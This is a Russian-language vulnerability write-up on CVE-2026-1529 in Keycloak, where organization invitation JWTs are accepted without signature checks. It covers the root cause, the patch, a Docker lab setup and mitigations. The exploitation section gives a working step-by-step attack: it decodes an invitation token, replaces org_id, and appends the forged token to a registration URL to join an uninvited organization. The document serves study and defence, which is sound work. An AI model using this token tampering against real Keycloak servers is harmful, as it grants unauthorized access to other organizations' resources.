Разбор уязвимости CVE-2026-1529 в Keycloak
- Дата
- Обновлено
- Чтение
- ~5 мин

Введение
Недавно была опубликована информация об уязвимости CVE-2026-1529 в ПО Keycloak. Суть уязвимости заключается в том, что токены приглашения в организацию обрабатываются без проверки криптографической подписи в процессе регистрации пользователя. Получив легитимное приглашение, злоумышленник может подменить идентификатор организации (org_id) и адрес электронной почты получателя (eml) в полезной нагрузке JWT-токена и зарегистрироваться в произвольной организации.
При изучении опубликованного PoC возникла проблема - он у нас не заработал. Writeup, который должен был объяснить суть уязвимости и процесс эксплуатации, содержит некоторые неточности, не позволяющие изучить уязвимость на тестовом стенде. Мы решили исправить ситуацию - самостоятельно разобраться в сути уязвимости и подготовить подробное описание, как развернуть рабочий стенд для её проверки.
Анализ уязвимых функций
Рассмотрим подробнее изменения, внесённые в код Keycloak:
https://github.com/keycloak/keycloak/commit/8fc9a98026106a326f4faa98d4c9a48341ace2d7
Корневая причина уязвимости — функция parseInvitationToken, которая декодировала JWT-токен приглашения без проверки криптографической подписи. Она использовала вызов TokenVerifier.create(token, Class).getToken() для парсинга токена из ссылки-приглашения, что позволяло злоумышленнику изменить полезную нагрузку (поля org_id и eml) - система принимала модифицированный токен без каких-либо ошибок.
//корневая причина уязвимости
org.keycloak.organization.utils.Organizations.parseInvitationToken
services/src/main/java/org/keycloak/organization/utils/Organizations.java
Уязвимая функция parseInvitationToken вызывалась из двух точек регистрационного процесса:
-
RegistrationPage.render— при отображении страницы регистрации. ВызовparseInvitationTokenна этом этапе позволял пользователю открыть страницу регистрации с подменённым токеном - система не обнаруживала модификацию.org.keycloak.authentication.forms.RegistrationPage.render services/src/main/java/org/keycloak/authentication/forms/RegistrationPage.java -
RegistrationUserCreation.validateOrganizationInvitation- при создании пользователя. Повторный вызовparseInvitationTokenна этапе валидации также не выполнял проверку подписи, что позволяло завершить регистрацию с изменённым токеном и присоединиться к организации, в которую пользователь не был приглашён.org.keycloak.authentication.forms.RegistrationUserCreation.validateOrganizationInvitation services/src/main/java/org/keycloak/authentication/forms/RegistrationUserCreation.java
Помимо этого, был изменён метод LoginActionsService.registerRequest, управляющий процессом регистрации. Ранее валидация токена не выполнялась до начала регистрации, что позволяло продолжить процесс с измененным токеном. Патч добавил вызов preHandleActionToken с проверкой результата - при недействительном токене процесс регистрации прерывается.
org.keycloak.services.resources.LoginActionsService.registerRequest
services/src/main/java/org/keycloak/services/resources/LoginActionsService.java
Как устранена уязвимость
Патч заменил небезопасный парсинг токенов новой реализацией с проверкой подписи через SignatureVerifierContext. Это гарантирует, что любые изменения в полезной нагрузке токена будут обнаружены, а модифицированный токен - отклонён.
Демонстрация уязвимости:
Резервная ссылка на Яндекс Диск.
Как развернуть тестовый стенд?
Подготовка
Проще всего развернуть уязвимый стенд в Docker.
Используйте файл docker-compose.yml с следующим содержимым для запуска контейнера с уязвимой версией Keycloak:
services:
keycloak:
image: quay.io/keycloak/keycloak:26.0
container_name: keycloak-vuln
command: start-dev --hostname-strict=false
environment:
KC_BOOTSTRAP_ADMIN_USERNAME: admin
KC_BOOTSTRAP_ADMIN_PASSWORD: admin
KC_HOSTNAME_STRICT:"false"
KC_HTTP_ENABLED:"true"
KC_PROXY_HEADERS: xforwarded
ports:
-"8080:8080"

mailhog:
image: mailhog/mailhog
container_name: mailhog
ports:
-"1025:1025"
-"8025:8025"
mailhog - отдельный сервис, он нужен для отправки приглашений на регистрацию.
После того, как контейнеры развернутся, для работы со стендом по HTTP необходимо отключить SSL. Это нужно сделать дважды:
Сначала для realmmaster — иначе административные команды kcadm.sh не будут работать по HTTP:
docker exec keycloak-vuln /opt/keycloak/bin/kcadm.sh config credentials \
  --server http://localhost:8080 --realm master --user admin --password admin

docker exec keycloak-vuln /opt/keycloak/bin/kcadm.sh update realms/master -s sslRequired=NONE
Затем для нового realm (после его создания) — без этого регистрация и аутентификация пользователей по HTTP будут недоступны:
docker exec keycloak-vuln /opt/keycloak/bin/kcadm.sh update realms/<realm_name> -s sslRequired=NONEНастройка Keycloak
-
После отключения SSL - нужно перейти по ссылке
http://[IP-адрес]:8080/admin/master/console/и создать новыйrealmс любым именем. После создания вы автоматически окажетесь в контексте созданногоrealm. -
Перейдите в
Realm settingsи включите опциюOrganizations. Сохраните настройки — в левом меню появится разделOrganizations.
-
После создания
realmне забудьте отключить для него SSL. Команда для отключения SSL приведена выше.<realm_name>нужно заменить на имя вашегоrealm. -
Перейдите в
Realm settingsи включите опциюOrganizations. Сохраните настройки — в левом меню появится разделOrganizations.
-
Во кладке Login включаем опцию
User registration.
-
Перейдите во вкладку
Emailдля настройки почтового сервера. В разделеTemplateзаполните полеFrom, а в разделеConnection & Authentication- параметры подключения:From: keycloak@test.local Host: host.docker.internal Port: 1025 (по умолчанию) Enable SSL / StartTLS: выключено Enable Authentication: выключено
-
Перейдите в раздел
Organizationsи создайте две организации -alphaиbeta.Организация
alpha:
Организация
beta:
Эксплуатация
Получение org_id целевой организации
-
Создайте приглашение для организации
alpha: выберите организацию, перейдите вMembersи нажмитеInvite member. Укажите любой email и отправьте приглашение.
-
На почтовом сервере появится письмо со ссылкой-приглашением для регистрации пользователя в организации
alpha.
Вот как она выглядит:
http://localhost:8080/realms/test/protocol/openid-connect/registrations?response_type=code&client_id=account&token=eyJhbGciOiJIUzUxMiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJkMGU3M2Q3OC1hNjJmLTRmNDgtYWIxMy0yMWMwMzk3ZWJjYTkifQ.eyJleHAiOjE3NzEzMDU3NjksImlhdCI6MTc3MTI2MjU2OSwianRpIjoiZDZkMTdjMGItMDJlNC00NTRmLWE1N2QtMDlkODgwYTZkZDE2IiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwiYXVkIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwidHlwIjoiT1JHSVZUIiwiYXpwIjoiYWNjb3VudCIsIm5vbmNlIjoiZDZkMTdjMGItMDJlNC00NTRmLWE1N2QtMDlkODgwYTZkZDE2IiwiZW1sIjoiZW1haWwtdmljdGltQGFscGhhLmNvbSIsInJlZHVyaSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50LyIsIm9yZ19pZCI6Ijk2YTM1NGNhLTgxMDgtNGI3Yy04NjE1LWI0ZjYzM2E4YjAyYSJ9.4EkgWObDaCD-je4abSdvv8Vlteq6go1yy7VMWrJRsJ6YxfkZQGwhc3BCet0NT-ABB0aK8hT9OfwGPyFfsyFdhwДекодируйте JWT-токен из параметра
token, например, на jwt.io. Из payload нам понадобится значениеorg_id— это идентификатор организацииalpha.eyJhbGciOiJIUzUxMiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJkMGU3M2Q3OC1hNjJmLTRmNDgtYWIxMy0yMWMwMzk3ZWJjYTkifQ.eyJleHAiOjE3NzEzMDU3NjksImlhdCI6MTc3MTI2MjU2OSwianRpIjoiZDZkMTdjMGItMDJlNC00NTRmLWE1N2QtMDlkODgwYTZkZDE2IiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwiYXVkIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwidHlwIjoiT1JHSVZUIiwiYXpwIjoiYWNjb3VudCIsIm5vbmNlIjoiZDZkMTdjMGItMDJlNC00NTRmLWE1N2QtMDlkODgwYTZkZDE2IiwiZW1sIjoiZW1haWwtdmljdGltQGFscGhhLmNvbSIsInJlZHVyaSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50LyIsIm9yZ19pZCI6Ijk2YTM1NGNhLTgxMDgtNGI3Yy04NjE1LWI0ZjYzM2E4YjAyYSJ9.4EkgWObDaCD-je4abSdvv8Vlteq6go1yy7VMWrJRsJ6YxfkZQGwhc3BCet0NT-ABB0aK8hT9OfwGPyFfsyFdhw { "alg": "HS512", "typ": "JWT", "kid": "d0e73d78-a62f-4f48-ab13-21c0397ebca9" } { "exp": 1771305769, "iat": 1771262569, "jti": "d6d17c0b-02e4-454f-a57d-09d880a6dd16", "iss": "http://localhost:8080/realms/test", "aud": "http://localhost:8080/realms/test", "typ": "ORGIVT", "azp": "account", "nonce": "d6d17c0b-02e4-454f-a57d-09d880a6dd16", "eml": "email-victim@alpha.com", "reduri": "http://localhost:8080/realms/test/account/", "org_id": "96a354ca-8108-4b7c-8615-b4f633a8b02a" }
Получение приглашения злоумышленником
-
Аналогичным образом создайте приглашение для организации
beta, указав emailevil@beta.com.
-
На почтовом сервере появится письмо со ссылкой-приглашением для
evil@beta.com:http://localhost:8080/realms/test/protocol/openid-connect/registrations?response_type=code&client_id=account&token=eyJhbGciOiJIUzUxMiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJkMGU3M2Q3OC1hNjJmLTRmNDgtYWIxMy0yMWMwMzk3ZWJjYTkifQ.eyJleHAiOjE3NzEzMDY0NTcsImlhdCI6MTc3MTI2MzI1NywianRpIjoiZDM3N2ZiZDktMDI2YS00NmI2LWE4MjktZTAzODMwY2FiYWRkIiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwiYXVkIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwidHlwIjoiT1JHSVZUIiwiYXpwIjoiYWNjb3VudCIsIm5vbmNlIjoiZDM3N2ZiZDktMDI2YS00NmI2LWE4MjktZTAzODMwY2FiYWRkIiwiZW1sIjoiZXZpbEBiZXRhLmNvbSIsInJlZHVyaSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50LyIsIm9yZ19pZCI6Ijc4Mzk2ZDg1LTlmNGQtNGIwNC1iMWJhLWIzMWYzY2FkMWEwNyJ9.VqkjLdbIVlt-vQW3p64lvrC8UaDSjM4NBdKsaXu0dJssR9swDUsxefU7qHF0sF8-H52aLXtckHeFxm6Hh5HXogPayload этого токена содержит
org_idорганизацииbeta:{ "exp": 1771306457, "iat": 1771263257, "jti": "d377fbd9-026a-46b6-a829-e03830cabadd", "iss": "http://localhost:8080/realms/test", "aud": "http://localhost:8080/realms/test", "typ": "ORGIVT", "azp": "account", "nonce": "d377fbd9-026a-46b6-a829-e03830cabadd", "eml": "evil@beta.com", "reduri": "http://localhost:8080/realms/test/account/", "org_id": "78396d85-9f4d-4b04-b1ba-b31f3cad1a07" }
Подмена org_id в токене
Декодируйте JWT-токен из приглашения для beta (например, на jwt.io) и замените значение org_id на идентификатор организации alpha, полученный ранее.
Payload после подмены org_id:
{
  "alg": "HS512",
  "typ": "JWT",
  "kid": "d0e73d78-a62f-4f48-ab13-21c0397ebca9"
}
{
  "exp": 1771306457,
  "iat": 1771263257,
  "jti": "d377fbd9-026a-46b6-a829-e03830cabadd",
  "iss": "http://localhost:8080/realms/test",
  "aud": "http://localhost:8080/realms/test",
  "typ": "ORGIVT",
  "azp": "account",
  "nonce": "d377fbd9-026a-46b6-a829-e03830cabadd",
  "eml": "evil@beta.com",
  "reduri": "http://localhost:8080/realms/test/account/",
  "org_id": "96a354ca-8108-4b7c-8615-b4f633a8b02a"
}
Регистрация с подменённым токеном
-
Перейдите по адресу
http://localhost:8080/realms/test/account— вас перенаправит на страницу входа. НажмитеRegister.
Откроется форма регистрации с URL вида:
http://localhost:8080/realms/test/login-actions/registration?client_id=account-console&tab_id=wDh2CJ115hY&client_data=eyJydSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50IiwicnQiOiJjb2RlIiwicm0iOiJxdWVyeSIsInN0IjoiNDNhYjMzYmMtZGY4Yy00OTA3LWE1NzktNjMyNDA5MGUwZGE5In0
-
Добавьте к URL формы регистрации параметр
&token=с модифицированным JWT-токеном. Итоговый URL:http://localhost:8080/realms/test/login-actions/registration?execution=c8f92e01-a633-43d5-a89d-7d4a9f39c149&client_id=account-console&tab_id=wDh2CJ115hY&client_data=eyJydSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50IiwicnQiOiJjb2RlIiwicm0iOiJxdWVyeSIsInN0IjoiNDNhYjMzYmMtZGY4Yy00OTA3LWE1NzktNjMyNDA5MGUwZGE5In0&token=eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCIsImtpZCI6ImQwZTczZDc4LWE2MmYtNGY0OC1hYjEzLTIxYzAzOTdlYmNhOSJ9.eyJleHAiOjE3NzEzMDY0NTcsImlhdCI6MTc3MTI2MzI1NywianRpIjoiZDM3N2ZiZDktMDI2YS00NmI2LWE4MjktZTAzODMwY2FiYWRkIiwiaXNzIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwiYXVkIjoiaHR0cDovL2xvY2FsaG9zdDo4MDgwL3JlYWxtcy90ZXN0IiwidHlwIjoiT1JHSVZUIiwiYXpwIjoiYWNjb3VudCIsIm5vbmNlIjoiZDM3N2ZiZDktMDI2YS00NmI2LWE4MjktZTAzODMwY2FiYWRkIiwiZW1sIjoiZXZpbEBiZXRhLmNvbSIsInJlZHVyaSI6Imh0dHA6Ly9sb2NhbGhvc3Q6ODA4MC9yZWFsbXMvdGVzdC9hY2NvdW50LyIsIm9yZ19pZCI6Ijk2YTM1NGNhLTgxMDgtNGI3Yy04NjE1LWI0ZjYzM2E4YjAyYSJ9.hAkG9qx_JnqPyYbGVvxSpFpJXUSwz3dvUnic5mMS7W2YDFOSZa4y9Zfax-SnjtLPkIOpLViA_54rtyO40mQzPQ -
После обновления страницы поле
Emailавтоматически заполнится адресомevil@beta.com. Заполните оставшиеся поля и завершите регистрацию:


Успех! Пользователь evil@beta.com зарегистрирован в организации alpha, хотя приглашение было выдано только для организации beta.
Рекомендации по устранению
Обновите Keycloak до версии, содержащей исправление, в зависимости от используемой ветки:
| Ветка | Минимальная исправленная версия |
|---|---|
| 26.2.x | 26.2.13 |
| 26.4.x | 26.4.9 |
| 26.5.x | 26.5.3 |
| 26.6.x | 26.6.0 |
Если оперативное обновление невозможно:
- Отключите функциональность
Organizationsв настройках realm, если она не используется. Это полностью исключает вектор атаки через токены приглашений. - Ограничьте регистрацию пользователей — отключите опцию
User registrationв настройках realm, если самостоятельная регистрация не требуется.